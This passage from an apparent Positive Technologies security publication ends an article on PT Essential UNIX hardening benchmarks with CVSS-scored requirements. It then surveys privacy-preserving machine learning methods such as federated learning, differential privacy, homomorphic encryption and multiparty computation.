Ability to prioritize	In some benchmarks, two levels of requirements: for all hosts and for key hosts only	Almost all requirements have flexible CVSS metrics (just like vulnerabilities)
Clarity	Descriptions are long but unclear to non-specialists. Impact of any given requirement on protection from hacking is vague or omitted entirely	Descriptions are short. The emphasis is on the consequences of non-compliance (lower resistance to hacker attacks)

<sup>1</sup> In security tests performed by Positive Technologies, the overwhelming majority of successfully bruteforced passwords contained predictable character combinations. Half of them included a combination related to a month or season, followed by numbers indicating the year. The second most common type of passwords consisted of combinations of keys close on the keyboard, such as 123456, 1qaz!QAZ, and Qwerty1213.



The following are examples of PTE requirements. (These requirements are for UNIX systems. Instead of creating a separate benchmark for each UNIX-like system, we designed a uniform benchmark for all such systems supported by MaxPatrol 8.)

### ***"Disable Remote Login Without Password for rlogin/rsh"***

The rlogin and rsh services can be configured in a way that allows logging in without a password.

The services can be configured for all users (this configuration is specified in `/etc/hosts.equiv`) or per user (in `$HOME/.rhosts`).

With these configurations, users can log in to a target server from specified clients without entering the password on the target server.

In addition, R subsystems are prone to ARP spoofing because the only trust criterion is the user address.

Because use of these obsolete subsystems is dangerous, it is crucially important to disable them.

All types of application and system software that use these services support SSH as a more secure alternative.

CVSS: 3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (8.8)

### ***"Exclude Dangerous Commands from sudo Settings"***

By taking advantage of inappropriate sudo settings, a user with permission to run certain (potentially dangerous) commands as root could do the following:

- 1) Escalate system privileges.
- 2) Overwrite system files and thus disrupt OS functioning.

A potentially dangerous command is any command that allows one to:

- *Write to an arbitrary (user-specified) file.*
- *Write to a system file.*
- *Destroy the file system or a disk partition.*

It is necessary to exclude dangerous commands from sudo settings.

CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H (7.8)

### ***"Set Appropriate Access Permissions on Files of Running Processes"***


Monitoring all executable files that are started while the OS runs is not an easy task. However, at any given moment you can identify which processes are running and therefore which executable files are related to them.



Access permissions on those executable files should be set to 755 or stricter. In almost all cases, their owner should be either root or a system user (that is, a user who cannot log in to the system without a password).

Otherwise, an unprivileged user could change an executable file of a process and consequently execute code with the permissions of the user who initiated the process. If the latter user is root, the entire system will be compromised.

CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H (7.8)



*Each requirement always contains actionable guidelines on how to check for issues and remediate.*

---


## Conclusion

Infosec standards are an important instrument for improving infrastructure security. If both IT and security departments use this instrument properly while maintaining effective communication, attackers hardly stand a chance. However, many of today's benchmarks are too complex and unwieldy for practical application.

It's much more feasible and convenient to use PT Essential—a new generation of benchmarks that cover only the key points and are based on our experience of conducting hundreds of pentests. When implementing these benchmarks, IT and security staff can see which requirements are the most important, where to start, and which issues may come up if they do not fulfill these requirements.

Applying PT Essential helps to identify the most serious security issues in infrastructure quickly and effectively, while significantly reducing the complexity of this process and the effort required. So why not make attackers' life harder?

# AHEAD OF THE CURVE





234

Machine learning with  
private data: overview  
of risks and solutions

244

One approach to web  
bot detection



# Machine learning with private data: overview of risks and solutions

*Nikita Barsukov*





## On terminology

This article addresses an area of research called privacy-preserving machine learning. But first, a word about what "private" data is, and how it differs from "personal" data. For the purposes of this article, we will make a distinction between these two terms.

**Private** data refers to any data the owner wishes to keep secret. This could be a company's budget, a patient file, a phone number, an oil rig production report, or requests sent to a website. Disclosure of private data can entail losses for the data owner, an individual, or a company. Such data may also be referred to as "sensitive" data ([bit.ly/39IVioT](https://bit.ly/39IVioT)).

**Personal** data, by comparison, means any information related to an *individual* identified or identifiable, directly or indirectly, based on that information ([bit.ly/30ArK4V](https://bit.ly/30ArK4V)). This information includes, among other things, an individual's name, location, online identifier, cultural or social identity, banking history, and medical records. Personal data is sometimes called personally identifiable information, or PII.

Therefore, personal data is a type of private data, and the individual wants to keep this data private because in the wrong hands the data may be used against the individual (recall the infamous case of Facebook and Cambridge Analytica, [bit.ly/3gDyBQr](https://bit.ly/3gDyBQr)).

## Privacy in machine learning

Training models for some tasks requires the use of private data. For instance, if we want to detect banking fraud, we need information about transactions of bank clients. If we are working on a model predicting oil rig malfunctions, we need operational data. Predicting the likelihood of disease requires patient medical data.

Those involved in developing and using machine learning models, broadly speaking, want the following:

- The data owner wants the data to be accessible to as few people as possible.
- The model owner wants the model to learn well, as well as work quickly and accurately.
- The model owner wants the model to remain that owner's property, while being for users just a black box that hackers can't study or steal (in a so-called model extraction attack).

## Risks of using private data in machine learning

Use of private data in machine learning poses a number of concerns both for data owners and for model owners:

1. It is hard to "clean" all private data from a dataset. First off, in machine learning, data means objects described by a number of properties. Some data can't be depersonalized, and may contain unique identifiers such as first name, last name, and address. Removing this data does not necessarily make the object anonymous. Research shows that properties describing

an object, even without explicit indication of unique identifiers, can be used to de-anonymize the object.

For instance, a 2008 study called "Robust De-anonymization of Large Datasets (How to Break Anonymity of the Netflix Prize Dataset)" ([arxiv.org/pdf/cs/0610105.pdf](https://arxiv.org/pdf/cs/0610105.pdf)) demonstrates de-anonymization of people whose data ended up in the Netflix Prize public dataset. The dataset contains ratings of all movies viewed by the users over six years (1999-2005). Each record is in the format `user_id; (film_1, date_of_watch_1, rating_of_film_1); (film_2, date_of_watch_2, rating_of_film_2); ...`. The authors of that article could cross-reference records in that dataset with records in other databases, very accurately linking individual users to their specific viewing histories. The authors reframed the question of data anonymity, from "Does the dataset contain unique identifiers?" to "How much does a hacker need to know about a person to find that person in the database and learn the rest of the information about that person?"

Also, the structure of some data is too complex. For instance, let's take a bank chat bot that learns from conversations between clients and support staff. In a chat message, the client may disclose personal data (such as account numbers) that de-anonymizes the client. Right now, there is no way to automatically track and prevent such cases.

2. During learning, the model can "remember" private data, and hackers can extract that from the model.<sup>1</sup>
3. If the model training process involves multiple data owners, the privacy of data may be compromised. For instance, if several banks wish to train a shared model to prevent fraud, they may still not wish to share data about their clients' transactions for business reasons. There are ways to use machine learning in such situations.<sup>2</sup>
4. Since 2018, the General Data Protection Regulation (GDPR) has been enforceable in the European Union. It contains rules for processing and protecting personal data of all people within the European Union and strictly governs the use of that data. Companies violating the GDPR are subject to substantial fines, as well as reputational damage. The examples given earlier here, involving sharing of data with third parties, may violate the document's principle of confidentiality. In some cases, they may infringe upon other principles enumerated in the document, such as data minimization, storage limitation, and transparency.

Existing approaches to machine learning fail to provide the necessary level of privacy. Machine learning itself can be used to de-anonymize data and, therefore, naive solutions in artificial intelligence may find themselves in legislative hot water.

---

1. For more about ways and methods, see the following articles: "On Inferring Training Data Attributes in Machine Learning Models" (2019, [arxiv.org/pdf/1908.10558.pdf](https://arxiv.org/pdf/1908.10558.pdf)) and "Membership Inference Attacks Against Machine Learning Models" (2017, [bit.ly/2TkHdT9](https://bit.ly/2TkHdT9)).

2. See, for instance, "Exploratory Study of Privacy Preserving Fraud Detection" (2018, [bit.ly/38n63ps](https://bit.ly/38n63ps)).



# Approaches to privacy-preserving machine learning

Based on the problem context, there are a number of approaches to preserving privacy. Some can be easily integrated into any model; others require review of the entire approach to data collection, training, and use, in what is called privacy by design ([bit.ly/2uV6c64](https://bit.ly/2uV6c64)). We will review the main methods in light of their advantages, drawbacks, and usability:

- Federated learning
- Differential privacy (DP)
- Homomorphic encryption (HE)
- Multiparty computation (MPC)
- Hybrid approaches

## Federated learning

This approach was developed by Google in 2016 to train a model on data from millions of users of Google services ([bit.ly/3crKsQ3](https://bit.ly/3crKsQ3)). The idea of this approach is that learning is partially moved to devices of personal data owners, with data never leaving users' devices.

Federated learning works as follows. The central server sends the model to data owners. Each owner trains the model using their own data and sends the results back. The server averages the results, updates the model, and then the cycle is repeated.

Google uses this approach to improve Google Keyboard predictions (Figure 1). Information about words and word combinations entered on the keyboard remains on-phone, but federated learning allows the model to know which combinations occur most often.




Figure 1. Google Keyboard predicts the most likely continuation of a phrase based on the words already entered

## Advantages

For data owners: they are the only ones who can access the data.

## Disadvantages

For model owners:

- The learning algorithm must be adapted for user devices. Sending data from a server to devices creates overhead.
- Updates may cause the model to be trained incorrectly, or respond to certain input in a way advantageous to attackers ("How To Backdoor Federated Learning," 2019, [arxiv.org/pdf/1807.00459.pdf](https://arxiv.org/pdf/1807.00459.pdf)).

For data owners: the original data can be reconstructed from updates ("On Safeguarding Privacy and Security in the Framework of Federated Learning," 2019, [bit.ly/39g6nYt](https://bit.ly/39g6nYt)).

Conclusion: Federated learning itself is not always feasible, and additional security measures for the data and the model need to be introduced during learning. Google partially resolves that issue by averaging responses of many users before they arrive at the server ([eprint.iacr.org/2017/281.pdf](https://eprint.iacr.org/2017/281.pdf)).

## Differential privacy (DP)

DP allows masking personal data in such a way that statistically significant properties important for the model will remain, but data of a specific user will be hard to distinguish with certainty ("Evaluating Differentially Private Machine Learning in Practice," 2019, [bit.ly/3cuaPoA](https://bit.ly/3cuaPoA)).

The "certainty" of the potential prediction of the user's data is covered by the concept of *privacy budget*. The user's data is masked by adding statistically insignificant noise. Every time the user shares his or her data for training the model, some of the user's *privacy budget* is spent. If the user shares too much data, the data can be generalized despite the noise, yielding some information about the user. But if the user's contribution stays within the *privacy budget*, then mathematically the data is guaranteed not to yield any personal information.

For instance, Apple uses this approach for purposes such as improving QuickType predictions and detecting sites with high impact on device battery life ("Apple Differential Privacy Technical Overview," [apple.co/2uQ1eYd](https://apple.co/2uQ1eYd)).

## Advantages

For data owners: provides a strict assessment of the risk for data owners related to data sharing.


For model owners: all user data can be aggregated on the model owner's servers and the owner can train just one model, which will learn faster.

## Disadvantages

For data owners: The privacy budget is spent throughout the entire data sharing process, but is actually counted only with reference to a specific dataset. For instance, if some of your medical data was placed in one dataset (at a cost of one privacy unit) and the rest ended up in a different dataset (costing another privacy unit), the user spent two privacy units, but the developer of each dataset believes that only one unit was spent.

For model owners:

- DP algorithms may add too much noise to data, which will adversely impact model quality ("Evaluating Differentially Private Machine Learning in Practice," 2019, [bit.ly/3cuaPoA](https://bit.ly/3cuaPoA)).
- The amount of data collected from users is limited.





## Homomorphic encryption (HE)

The goal of machine learning is to find dependencies in data. One way to protect data is encrypting it in a way that can be decrypted only by its owner. So then why not train models with encrypted data? The problem with this approach is that when we encrypt data, any existing dependencies in the data are lost. After all, that's the entire point of encryption: changing data so that no dependencies can be found. The degree of entropy in the data after encryption prevents models from finding those dependencies. This is why encrypting data and using it to train a model will not work.

Mathematically, the erasure of dependencies is explained as follows. A mandatory property of any cipher is that it's reversible:  $x = \text{Decrypt}(\text{Encrypt}(x))$ . If we try to perform any operation (addition, for instance) with an encrypted value, we will not be able to decrypt the result:  $x + 2 \neq \text{Decrypt}(\text{Encrypt}(x) + 2)$ . A machine learning model can be described as a complex function on input data  $f(x)$ . Therefore  $f(x) \neq \text{Decrypt}(f(\text{Encrypt}(x)))$ . So, even if we apply the machine learning algorithm to the encrypted data, the decrypted result will be incorrect. This makes the usual encryption algorithms unusable for privacy-preserving computations.

*Homomorphic* encryption, on the other hand, ensures that for some function  $f(x)$  it is possible to perform operations with encrypted data in such a way that the decrypted result will equal the result of the operation with unencrypted data, such that  $f(x) = \text{Decrypt}(f(\text{Encrypt}(x)))$ . Homomorphic encryption works for addition, multiplication, and any combination of those two (in other words, polynomials). When homomorphic encryption allows calculating polynomials of an arbitrary power, this encryption is called fully homomorphic. Otherwise, it's partially homomorphic.

With homomorphic encryption and a few modifications, a machine learning model can learn from and can be used with encrypted data, but the result can be decrypted only by the data owner. For that purpose, the data owner uses the key generation algorithm to create a public key and a private key. The public key is used for data encryption and calculations with data, and is therefore given to the model owner. Decryption is possible only with the private key, which always remains with the data owner. One of the most famous implementations of this approach was developed by Microsoft researchers, who have created an algorithm transforming trained neural networks into neural networks capable of working with homomorphically encrypted data ("CryptoNets: Applying Neural Networks to Encrypted Data with High Throughput and Accuracy," 2016, [bit.ly/2PJnpqm](https://bit.ly/2PJnpqm)).

### Advantages

For data owners:

- They are the only ones who can access the data.
- They are also the only ones with access to the calculation results (likelihood of cancer, say), because they are the only ones who can decrypt them.

For model owners: all user data can be aggregated on the model owner's servers, and the model owners can train just one model.

## Disadvantages

For model owners ("Fully homomorphic encryption for machine learning," 2020 PhD Thesis, [bit.ly/2PKP5ef](https://bit.ly/2PKP5ef)):

- Calculations with homomorphically encrypted data are a hundred times slower than with unencrypted data. Although there are tasks for which such overhead is acceptable, such as user waiting time for a response ("CryptoNets: Applying Neural Networks to Encrypted Data with High Throughput and Accuracy"), generally that is not the case.
- Homomorphically encrypted data is amenable only to addition and multiplication. As a result, all nonlinear functions have to be approximated with linear ones. This increases computing time and reduces precision. Quite often, optimal algorithms with nonlinear functions have to be substituted by suboptimal ones using linear functions ("Stabilizing Inputs to Approximated Nonlinear Functions for Inference with Homomorphic Encryption in Deep Neural Networks," 2019, [bit.ly/2uU22eG](https://bit.ly/2uU22eG)).
- Operation time increases in a nonlinear fashion with the amount of required computations (such as for neural networks).
- Current schemes function in a way that adds too much noise to the result. To reduce the noise, we have to increase the complexity of computation, which makes the process extremely impracticable.
- Current schemes are very sensitive to chosen parameters, which we have to reset for each new architecture of the neural network (dataset).

## Multiparty computation (MPC)

This approach allows multiple parties to calculate the value of a function using data from each of them, without sharing that source data with the others. The MPC protocol ensures that a malicious party can't learn anything about the data of honest parties, only the overall result.

Classic multiparty computation approaches work as follows. Imagine there are three parties: **Alice**, **Bob**, and **Charlie**. They each have a value: **a**, **b**, and **c** (their salary, for instance). They want to know how much they make combined, by calculating a sum  $a + b + c$ , but they can't share their amounts because of the employer's rules. They can achieve their goal by using the following algorithm:

1. Each party splits their data (secrets) into pieces (shares) and gives a share to each of the other participants:  $a = (aA, aB, aC)$ ,  $b = (bA, bB, bC)$ ,  $c = (cA, cB, cC)$ . The initial data can be reconstructed only by having access to all shares.

The simplest variant of an algorithm for obtaining shares is shown in Figure 2. The operation  $\text{int} \% Q$  takes the remainder (modulus) from  $\text{int}$  with respect to  $Q$ , where  $Q$  is a large prime number.

```
import random

def encrypt(x):
    share_a = random.randint(-Q,Q)
    share_b = random.randint(-Q,Q)
    share_c = (x - share_a - share_b) % Q
    return (share_a, share_b, share_c)
```

Figure 2. The simplest algorithm for three parties to obtain shares of the secret

At the end of the first stage, Alice has values **aA**, **bA**, **cA**, Bob has **aB**, **bB**, **cB**, and Charlie has **aC**, **cB**, **cC**.

2. Each party performs identical calculations with their shares. In this case, they calculate the sum.

At the end of this stage, each party has a partial sum of the original values **a**, **b**, **c** in the following fashion. **Alice**: **sA**, **Bob**: **sB**, and **Charlie**: **sC**.

3. The parties then share their calculation results and decrypt the result using the formula  $(sA + sB + sC) \% Q$ .

MPC algorithms allow performing only Boolean and arithmetic operations ("Is Multiparty Computation Any Good In Practice?", 2011, [bit.ly/2TjhnyD](https://bit.ly/2TjhnyD)), so all nonlinear functions must be expressed as linear ones.

MPC is similar to homomorphic encryption in that the value of the data function must be calculated in such a way that the data itself remains a secret. However, the two approaches are still different. Researchers are looking at several types of relationships between the terms.

1. Multiparty computation is a more general term for when multiple parties are involved in computations on data accessible to only one of the parties. In that sense, homomorphic encryption is an MPC approach.
2. MPC algorithms use homomorphic encryption in the sense that  $f(x) = \text{Decrypt}(f(\text{Encrypt}(x)))$  in the case of MPC. This understanding is reflected in the 2011 article "Multiparty Computation from Somewhat Homomorphic Encryption" ([eprint.iacr.org/2011/535.pdf](https://eprint.iacr.org/2011/535.pdf)).
3. The authors of "Between a Rock and a Hard Place: Interpolating Between MPC and FHE" ([eprint.iacr.org/2013/085.pdf](https://eprint.iacr.org/2013/085.pdf)) suggest that classic MPC algorithms and fully homomorphic encryption are two varieties of the same algorithm, depending on the number of operations on encrypted numbers that can be performed without communication between the parties. Classic MPC algorithms require communication for multiplication and incur only minor computational overhead when performing unencrypted multiplication. Fully homomorphic encryption, on the other hand, does not require communication for any operations, but causes significant computational overhead. The authors of that article believe it is possible to interpolate between the two extremes, by choosing the best trade-off from the standpoint of communication and computing overhead.

Researchers are also working on overcoming the flaws and limitations of existing approaches. For instance, since the first practical scheme for fully homomorphic encryption was published in 2009 ("Fully Homomorphic Encryption Using Ideal Lattices," [bit.ly/2TkuPm4](https://bit.ly/2TkuPm4)), new schemes have been developed with a thousand-fold improvement in performance. However, they are still of little practical use for machine learning.

## Hybrid approaches

One encouraging area of research consists of hybrid approaches, in which federated learning is combined with various MPC and DP methods. The objective is to take the best ideas from each approach and balance out their flaws.

IBM researchers have come out with a very promising work ("A Hybrid Approach to Privacy-Preserving Federated Learning," 2019, [arxiv.org/pdf/1812.03224.pdf](https://arxiv.org/pdf/1812.03224.pdf)). They combine all the reviewed approaches and respond to various challenges encountered with privacy-preserving machine learning. The main difference in their work is that local calculations are performed on clean, unencrypted, unnoised data, while encryption (HE) and noise addition (DP) take place only when models are synchronized. This allows training a model of any complexity with any nonlinear functions inside without a performance hit.

With this approach, all communication between the data aggregator and the parties is formulated as queries and responses, the contents of which depend on the selected algorithm: this could be model parameters after a learning epoch or the number of records in a dataset meeting certain conditions. After receiving the query, each party trains the algorithm using their own data, in the same way as classic machine learning algorithms. In the case of neural networks, the response to the aggregator request will contain weight gradients calculated locally.

Then the participants use DP to add noise to their response, and encrypt the response with HE. The authors use the threshold Paillier HE method ("Multiparty Computation from Threshold Homomorphic Encryption," 2001, [bit.ly/39m9KNs](https://bit.ly/39m9KNs)) to encrypt the data. This scheme allows homomorphically adding the numbers  $a + b + c + d \dots$  so that the response can be decrypted only by several data owners together (the number of honest parties required for decrypting the response,  $t$ , is the algorithm parameter). This is how the authors ensure secrecy of the updates that are sent.



---

***The idea of this approach is that local calculations are performed on clean, unencrypted, unnoised data, while encryption and noise addition take place only when models are synchronized, allowing training a model of any complexity without a performance hit***



The aggregator collects encrypted responses, aggregates them, and sends them to the parties for decryption. The MPC protocol guarantees that no party can decrypt the data independently.

Decrypted results are returned to the aggregator for updating the model, after which the updated model is sent back to the parties. Because DP was applied to the responses before individual updates were sent, the parties can't infer individual records of other parties' datasets from the common update of the model.

The authors of that work developed training schemes for three algorithms: decision tree, support vector machine, and convolutional neural networks. Abstracting communication between the parties and aggregator as requests and responses simplifies application of such a scheme to existing algorithms.




Figure 3. Algorithm in a hybrid approach

```

Input: ML algorithm  $f_M$ ; set of data parties  $\mathcal{P}$  of size  $N$ , with each  $P_i \in \mathcal{P}$  holding
a private dataset  $D_i$  and a portion of the secret key  $sk_i$ ; minimum number of honest,
non-colluding parties  $t$ ; privacy guarantee  $\epsilon$ 
 $\bar{t} = n - t + 1$ 
for each  $Q_s \in f_M$  do
  for each  $P_i \in \mathcal{P}$  do
     $\mathcal{A}$  asynchronously queries  $P_i$  with  $Q_s$ 
     $P_i$  sends  $r_{i,s} = \text{Enc}_{pk}(Q_s(D_i) + \text{noise}(\epsilon, t))$ 
  end for
   $\mathcal{A}$  aggregates  $\text{Enc}_{pk}(r_s) \leftarrow r_{1,s} \circ r_{2,s} \circ \dots \circ r_{N,s}$ 
   $\mathcal{A}$  selects  $\mathcal{P}_{dec} \subseteq \mathcal{P}$  such that  $|\mathcal{P}_{dec}| = \bar{t}$ 
  for each  $P_i \in \mathcal{P}_{dec}$  do
     $\mathcal{A}$  asynchronously queries  $P_i$  with  $\text{Enc}_{pk}(r_s)$ 
     $\mathcal{A}$  receives partial decryption of  $r_s$  from  $P_i$  using  $sk_i$ 
  end for
   $\mathcal{A}$  computes  $r_s$  from partial decryptions
   $\mathcal{A}$  updates  $M$  with  $r_s$ 
end for
return  $M$ 

```

